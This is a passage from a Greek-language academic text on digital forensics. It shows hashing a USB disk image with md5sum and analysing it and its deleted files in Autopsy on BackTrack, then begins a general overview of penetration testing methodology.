Κατόπιν και πάλι από τερματικό : root@bt:~# *md5sum /dev/sdc > /root/disksum.txt.* Μ' αυτό τον τρόπο δημιουργήσαμε μέσα στο φάκελο root ένα αρχείο .txt. Η εντολή της χρήσης md5sum (hash - ελέγχου) λειτουργεί ως ένα συμπαγές ψηφιακό αποτύπωμα του αρχείου. Όπως συμβαίνει με κάθε αλγόριθμο κατακερματισμού, δεν υπάρχει θεωρητικά απεριόριστος αριθμός αρχείων που θα έχουν οποιαδήποτε δεδομένη τιμή md5sum hash. Ωστόσο, είναι πολύ απίθανο δύο μη πανομοιότυπα αρχεία στον πραγματικό κόσμο να έχουν την ίδια τιμή md5sum hash εκτός εάν έχουν δημιουργηθεί ειδικά για αυτό τον σκοπό. Το disksum.txt το δημιουργήσαμε για να εξαλείψουμε την πιθανότητα ότι τα προς διερεύνηση αρχεία μπορεί σκόπιμα και κακόβουλα να αλλοιωθούν μεταγενέστερα. Αυτό μας εξασφαλίζει ότι από την στιγμή που εμείς αρχίσαμε την έρευνα είχαμε το συγκεκριμένο hash value. Οποιαδήποτε μεταβολή διαγραφής ή προσθήκης αρχείου ή αρχείων θα έχει ως άμεση συνέπεια την ταυτόχρονη μεταβολή της τιμής αυτής. Συνδέουμε την τιμή αυτή με την συμπιεσμένη εικόνα του αρχείου ergasia.dd :
root@bt:~# *md5sum /root/ergasia.dd > ergasiahash.txt*

Ανοίγουμε τώρα το Aytopsy από το σύστημα που τρέχει το Backtrack: Applications / Backtrack / Forensics / Forensic Suites / setup autopsy.




Εικόνα 2: Πληροφόρηση θύρας εφαρμογής AUTOPSY

Παρατηρούμε ότι η ίδια η εφαρμογή ξεκινά έναν διακομιστή (server) ο οποίος τρέχει στην θύρα 9999 και μας προτρέπει να χρησιμοποιήσουμε τον περιηγητή δικτύου (mozilla) πληκτρολογώντας http://localhost:9999/autopsy για την συνέχιση της διερεύνησης.

Εικόνα 3: Οθόνη υποδοχής AUTOPSY


Εκείνο που συναντάμε στην αρχική οθόνη είναι τρεις (3) επιλογές. Οι δύο (2) αφορούν την δημιουργία υπόθεσης ή την χρήση μιας υπάρχουσας υπόθεσης και μια βοήθεια. Οι πηγές δεδομένων που δημιουργήσαμε προηγουμένως προστίθενται σαν μια νέα υπόθεση για το παράδειγμα μας ergasia.dd. Μια υπόθεση μπορεί να έχει μια ενιαία πηγή δεδομένων ή μπορεί να έχει πολλαπλές πηγές δεδομένων αν συνδέονται. Στην δοκιμή μας παράγεται μια ενιαία έκθεση για ολόκληρη την υπόθεση, έτσι ώστε αν χρειαστεί να υποβάλλουμε έκθεση σχετικά με μεμονωμένες πηγές δεδομένων, τότε θα πρέπει να χρησιμοποιήσουμε ένα αρχείο προέλευσης δεδομένων ανά περίπτωση. Θα χρησιμοποιήσουμε την επιλογή "New Case" στην οθόνη υποδοχής ή από το μενού "Αρχείο". Αυτό θα ξεκινήσει έναν νέο Οδηγό υπόθεσης. Στην συνέχεια θα πρέπει να δώσουμε ένα όνομα για την υπόθεση που θέλουμε να δημιουργήσουμε και ένα κατάλογο για να αποθηκεύσουμε τα αποτελέσματα σε κάθε περίπτωση. Μπορούμε να δώσουμε προαιρετικά αριθμό περιπτώσεων έρευνας και άλλες λεπτομέρειες.

Το επόμενο βήμα είναι να συνδυάσουμε την πηγή εισόδου δεδομένων με την υπόθεση. Ο Οδηγός προσθήκης πηγής δεδομένων θα ξεκινήσει αυτόματα αφού η υπόθεση έχει δημιουργηθεί ή μπορούμε να την ξεκινήσουμε με μη αυτόματο τρόπο από το "Αρχείο" μενού ή μια γραμμή εργαλείων. Θα πρέπει να επιλέξουμε τον τύπο των δεδομένων πηγής εισόδου για να το προσθέσουμε π.χ (εικόνα, τοπικό δίσκο ή αρχεία και φακέλους). Για την δοκιμή μας θα κάνουμε χρήση της εικόνας .dd που δημιουργήσαμε παραπάνω. Μπορεί να χρειαστούν μερικά λεπτά για να προσθέσουμε το αρχείο προέλευσης δεδομένων με την υπόθεση.



Εικόνα 4: Εισαγωγή αρχείου προέλευσης δεδομένων


Επιλέγουμε Next και καλούμαστε να συμπληρώσουμε το MD5hash value που δημιουργήσαμε παραπάνω ενώ τα υπόλοιπα από default τα αφήνουμε όπως είναι και αφορούν το τύπο του συστήματος αρχείων καθώς και το mount point.



Εικόνα 5: Προσθήκη MD5 hash value


Κατά τη διάρκεια αυτού του χρόνου, μια εσωτερική βάση δεδομένων δημιουργείται από τα περιεχόμενα του συστήματος των αρχείων.

Εικόνα 6: Δημιουργία βάσης από σύστημα αρχείου



Εικόνα 7: Πίνακας επιλογών για περαιτέρω ανάλυση

Όπως διαπιστώνουμε, υπάρχουν μερικές επιλογές στον οδηγό που θα μας επιτρέψουν να διενεργήσουμε το ψηφιακό έλεγχο της φορητής μνήμης πιο γρήγορα. Αυτές οι επιλογές αφορούν κυρίως διαγραμμένα αρχεία. Σε ορισμένα σενάρια, τα βήματα ανάκτησης πρέπει να εκτελούνται όπως ακριβώς τα περιγράψαμε παραπάνω ενώ σε άλλα σενάρια μπορούμε να παρακάμψουμε ορισμένες επιλογές για να ελέγξουμε το χρονικό διάστημα που θα πραγματοποιηθεί η ανάλυση. Με την επιλογή ANALYZE αμέσως μεταφερόμαστε σ' ένα νέο παράθυρο όπου έχουμε την δυνατότητα να δούμε βασικές πληροφορίες για την φορητή μνήμη που ερευνούμε όπως π.χ παλιά διαγραμμένα αρχεία, ημερομηνίες εγγραφής και διαγραφής αρχείων, τύποι αρχείων, μέγεθος κάθε αρχείου κ.α. Ένα από τα βασικά μας πλεονεκτήματα σ' αυτό το παράθυρο που βρισκόμαστε είναι η δυνατότητα μας να αναζητήσουμε με μια μηχανή εύρεσης (βρίσκεται στο αριστερό παράθυρο) συγκεκριμένους τύπους αρχείων είτε αυτά υπάρχουν στην μνήμη ή είναι παλιά διαγραμμένα αρχεία χωρίς να μπούμε στην διαδικασία να ερευνήσουμε όλη την μνήμη.




Εικόνα 8: Απεικόνιση όλων των αρχείων της φορητής μνήμης

Με την εμφάνιση των αρχείων της φορητής μνήμης παρατηρούμε εννέα στήλες κάθε μια από τις οποίες μας δίνει συγκεκριμένες πληροφορίες για τα δεδομένα της μνήμης. Η πρώτη στήλη μας δίνει τον τύπο το τύπο του αρχείου. Υπάρχουν δύο τιμές. Η πρώτη (dir) είναι η καταχώρηση του καταλόγου όπου βρίσκεται το όνομα του αρχείου. Η δεύτερη τιμή (in) είναι ο τύπος σύμφωνα με τη δομή δεδομένων meta. Και οι δύο τιμές δίνονται για να βοηθήσουν τον ερευνητή να προσδιορίσει αν ένα διαγραμμένο αρχείο έχει ανακατανεμηθεί ή όχι. Για παράδειγμα, εάν τα δεδομένα meta είναι διαφορετικά από τον τύπο ή όνομα του αρχείου, τότε είναι πιθανό ότι μία από τις δομές να έχει ανακατανεμηθεί μ' ένα νέο αρχείο. Στη συνέχεια βρίσκεται η στήλη με το όνομα του αρχείου ή καταλόγου. Κάνοντας κλικ στο όνομα εμφανίζονται τα περιεχόμενα του αρχείου στο παράθυρο κάτω ή περιεχόμενα του καταλόγου στο ίδιο παράθυρο. Επόμενη στήλη είναι η στήλη written όπου εμφανίζονται πληροφορίες σχετικά με το χρονικό διάστημα που το αρχείο δημιουργήθηκε και αφορά μόνο τύπους αρχείων FAT. Μετά συναντάμε την στήλη accessed και αφορά την πληροφορία που δίνεται στον ερευνητή σχετικά με το χρονικό διάστημα που υπήρχε τελευταία φορά πρόσβαση στο συγκεκριμένο αρχείο. Σε αρχεία τύπου FAT, η τιμή αυτή είναι προαιρετική και είναι ακριβής μόνο ως προς την ημέρα (όχι σε ώρες ή δευτερόλεπτα). Αυτή η τιμή μπορεί να τροποποιηθεί από τη συνάρτηση utimes () στο UNIX. Κατόπιν υπάρχει η στήλη που πρωτοδημιουργήθηκε το αρχείο σε ένα συγκεκριμένο τομέα (sector) της μνήμης. Στις επόμενες στήλες συναντάμε το μέγεθος του αρχείου, το user ID του ιδιοκτήτη του αρχείου UID, το αναγνωριστικό ομάδας GID και τέλος η στήλη META. Αυτή η στήλη περιέχει τη διεύθυνση της δομής του αρχείου. Επιλέγοντας αυτή την τιμή θα εμφανιστούν λεπτομέρειες στο κάτω παράθυρο. Οι δομές μεταδεδομένων περιέχουν στοιχεία φακέλων, όπως οι χρόνοι και οι δείκτες που δημιουργήθηκαν τα αρχεία των δεδομένων στην μνήμη. Τέτοια στοιχεία αρχείων είναι τα FFS και Ext2FS ή αλλιώς inode, συστήματα αρχείων NTFS που αποτελούν κύριο αρχείο Πίνακα (MFT) εγγραφές (ή εγγραφών File), καθώς και το σύστημα αρχείων FAT. Η λειτουργία αυτή είναι χρήσιμη για την ανάκτηση των δεδομένων και μας αποδίδει μια πιο λεπτομερή ματιά για το αρχείο που διερευνούμε.


Στην αριστερή στήλη με την επιλογή ALL DELETED FILES εμφανίζονται τα αρχεία που είναι διαγραμμένα με κόκκινο χρώμα. Αυτού τους είδους τα αρχεία μπορούν να ανακτηθούν και να αποθηκευτούν στον σκληρό δίσκο του ερευνητή για περισσότερη ανάλυση. Υπάρχουν δύο διαφορετικά χρώματα που χρησιμοποιούνται για τα διαγραμμένα αρχεία. Η διαφορά τους προκύπτει με βάση την κατάσταση των δομών δεδομένων στο αρχείο. Ένα αρχείο με φωτεινό κόκκινο χρώμα σημαίνει ότι το όνομα δομή δεδομένων του αρχείου δεν κατανέμεται και η δομή δεδομένων του meta δείχνει ότι δεν έχει χορηγηθεί για επαναχρησιμοποίηση του τομέα του στο δίσκο. Αυτό δείχνει ότι πρόκειται ένα τύπο αρχείου που διαγράφηκε

πρόσφατα. Αυτό σημαίνει ότι μπορούμε να εμπιστευτούμε για ανάκτηση τα δεδομένα αυτά αφού βλέπουμε ότι η δομή δεδομένων meta δεν διατέθηκε. Αν ο τύπος του αρχείου όμως είναι σκούρο κόκκινο, τότε η δομή δεδομένων meta έχει διατεθεί και τα δεδομένα δεν είναι πλέον ακριβή.




Εικόνα 9: Ημερολογιακή απεικόνιση δημιουργίας αρχείου

Για ένα συγκεκριμένο στοιχείο του τομέα για το αρχείο που διερευνούμε π.χ sector 20864:



Εικόνα 10: Τύπος δεδομένων, αριθμός τομέα και κατάσταση

Η κάτω δεξιά πλευρά του παραθύρου εμφανίζει τα περιεχόμενα ενός καθορισμένου αρχείου. Το περιεχόμενο μπορεί να προβληθεί είτε σε πρωτογενή μορφή με ένα πρόγραμμα περιήγησης το οποίο μπορεί να μην εμφανίζεται αν είναι μη-ASCII ή μέσω γραμματοσειράς. Η επιλογή γραμματοσειράς είναι χρήσιμη για μια γρήγορη ανάλυση ενός δυαδικού αρχείου. Εάν ο τύπος αρχείου είναι μια εικόνα ή ένα HTML αρχείο, μια επιλογή θα υπάρχει για να προβάλει τα δεδομένα (δηλαδή ως μια εικόνα ή μια ιστοσελίδα).
Να σημειώσουμε εδώ ότι κάθε HTML αρχείο που προβάλλεται θα υποβληθεί σε επεξεργασία σε ένα νέο περιβάλλον που δεν φορτώνει εικόνες και δεν θα επιτρέψει σε κάποιον να συνδεθεί σε μια απομακρυσμένη τοποθεσία. Για να δούμε την μητρική εικόνα ενός διαγραμμένου αρχείου, επιλέγουμε «Export» και ανοίγουμε το HTML έγγραφο σε άλλο πρόγραμμα περιήγησης. Οι επιλογές reports δημιουργούν ASCII εκθέσεις που περιέχουν τα περιεχόμενα του αρχείου, καθώς και δεδομένα, όπως MD5 τιμές και οι ημερομηνίες δημιουργίας. Το κουμπί εξαγωγής εξάγει το αρχείο από την εικόνα ώστε να μπορέσουμε να το αποθηκεύσουμε τοπικά και να χρησιμοποιήσουμε έτσι άλλα εργαλεία για βαθύτερη έρευνα. Το κουμπί τέλος Προσθήκη Σημείωσης προσθέτει μια προσωπική σημείωση στο αρχείο καταγραφής του ερευνητή για μελλοντική αναφορά.



Εικόνα 11: Εξαγωγή επιλεγμένων αρχείων σε HTML ή ASCII εκθέσεις

4. Μεθοδολογία τεχνικών διείσδυσης

Μια δοκιμή διείσδυσης είναι μια διαδικασία που ακολουθείται για να προβούμε σε αξιολόγηση της ασφάλειας ή του ελέγχου ενός συστήματος. Μια μεθοδολογία ορίζει ένα σύνολο από κανόνες, πρακτικές, διαδικασίες και μεθόδους που επιδιώκονται και υλοποιούνται κατά τη διάρκεια του κάθε προγράμματος ελέγχου της ασφάλειας των πληροφοριών. Έτσι, η διείσδυση και η μεθοδολογία δοκιμών καθορίζει έναν οδικό χάρτη με πρακτικές ιδέες και δοκιμασμένες πρακτικές που θα πρέπει να αντιμετωπίσουμε με μεγάλη προσοχή, προκειμένου να εκτιμήσουμε την ασφάλεια ενός συστήματος σωστά.

Οι δοκιμές διείσδυσης μπορεί να διεξάγονται ανεξάρτητες ή ως ένα μέρος ενός πληροφοριακού συστήματος διαχείρισης κινδύνων ασφαλείας και μπορούν να ενσωματωθούν σε ένα κανονικό κύκλο ανάπτυξης (για παράδειγμα, Microsoft SDLC). Είναι ζωτικής σημασίας να σημειωθεί ότι η ασφάλεια ενός προϊόντος δεν εξαρτάται μόνο από τους παράγοντες που σχετίζονται με το περιβάλλον, αλλά στηρίζεται και σε συγκεκριμένα προϊόντα βελτίωσης των πρακτικών ασφαλείας του. Αυτό περιλαμβάνει την εφαρμογή των κατάλληλων απαιτήσεων ασφαλείας, την εκτέλεση και ανάλυση κινδύνων, την μοντελοποίηση απειλών, τα σχόλια του κώδικα και την λειτουργική μέτρηση της ασφάλειας.

Το PenTesting θεωρείται ότι είναι η τελευταία και η πιο επιθετική μορφή αξιολόγησης της ασφάλειας η οποία γίνεται από ειδικευμένους επαγγελματίες, με ή χωρίς προηγούμενη γνώση του υπό εξέταση συστήματος. Μπορεί να χρησιμοποιηθεί για να αξιολογήσει όλα τα στοιχεία της υποδομής, συμπεριλαμβανομένων των εφαρμογών, συσκευές δικτύου, λειτουργικά συστήματα, μέσα επικοινωνίας, τη φυσική ασφάλεια καθώς και την ανθρώπινη ψυχολογία. Στην έξοδο της δοκιμής διείσδυσης συνήθως περιέχεται μια έκθεση (summary), η οποία χωρίζεται σε διάφορα τμήματα όπως η αντιμετώπιση των αδυναμιών που διαπιστώθηκαν στην τρέχουσα κατάσταση του συστήματος, τα μέτρα και τα αντίμετρα που πρέπει να ληφθούν καθώς και οι συστάσεις τους. Έτσι, η ακολουθία μιας μεθοδευμένης διεργασίας παρέχει εκτεταμένα οφέλη στον δοκιμαστή για να κατανοήσει και να αναλύσει το ύψος της ακεραιότητας των σημερινών αμυνών κατά τη διάρκεια κάθε σταδίου της διαδικασίας της δοκιμής.

Υπάρχουν διάφοροι τύποι δοκιμών διείσδυσης αλλά δύο έχουν γίνει παγκοσμίως αποδεκτοί από την βιομηχανία συστημάτων, η εξωτερική δοκιμή (black box testing) και η εσωτερική δοκιμή (white box testing).

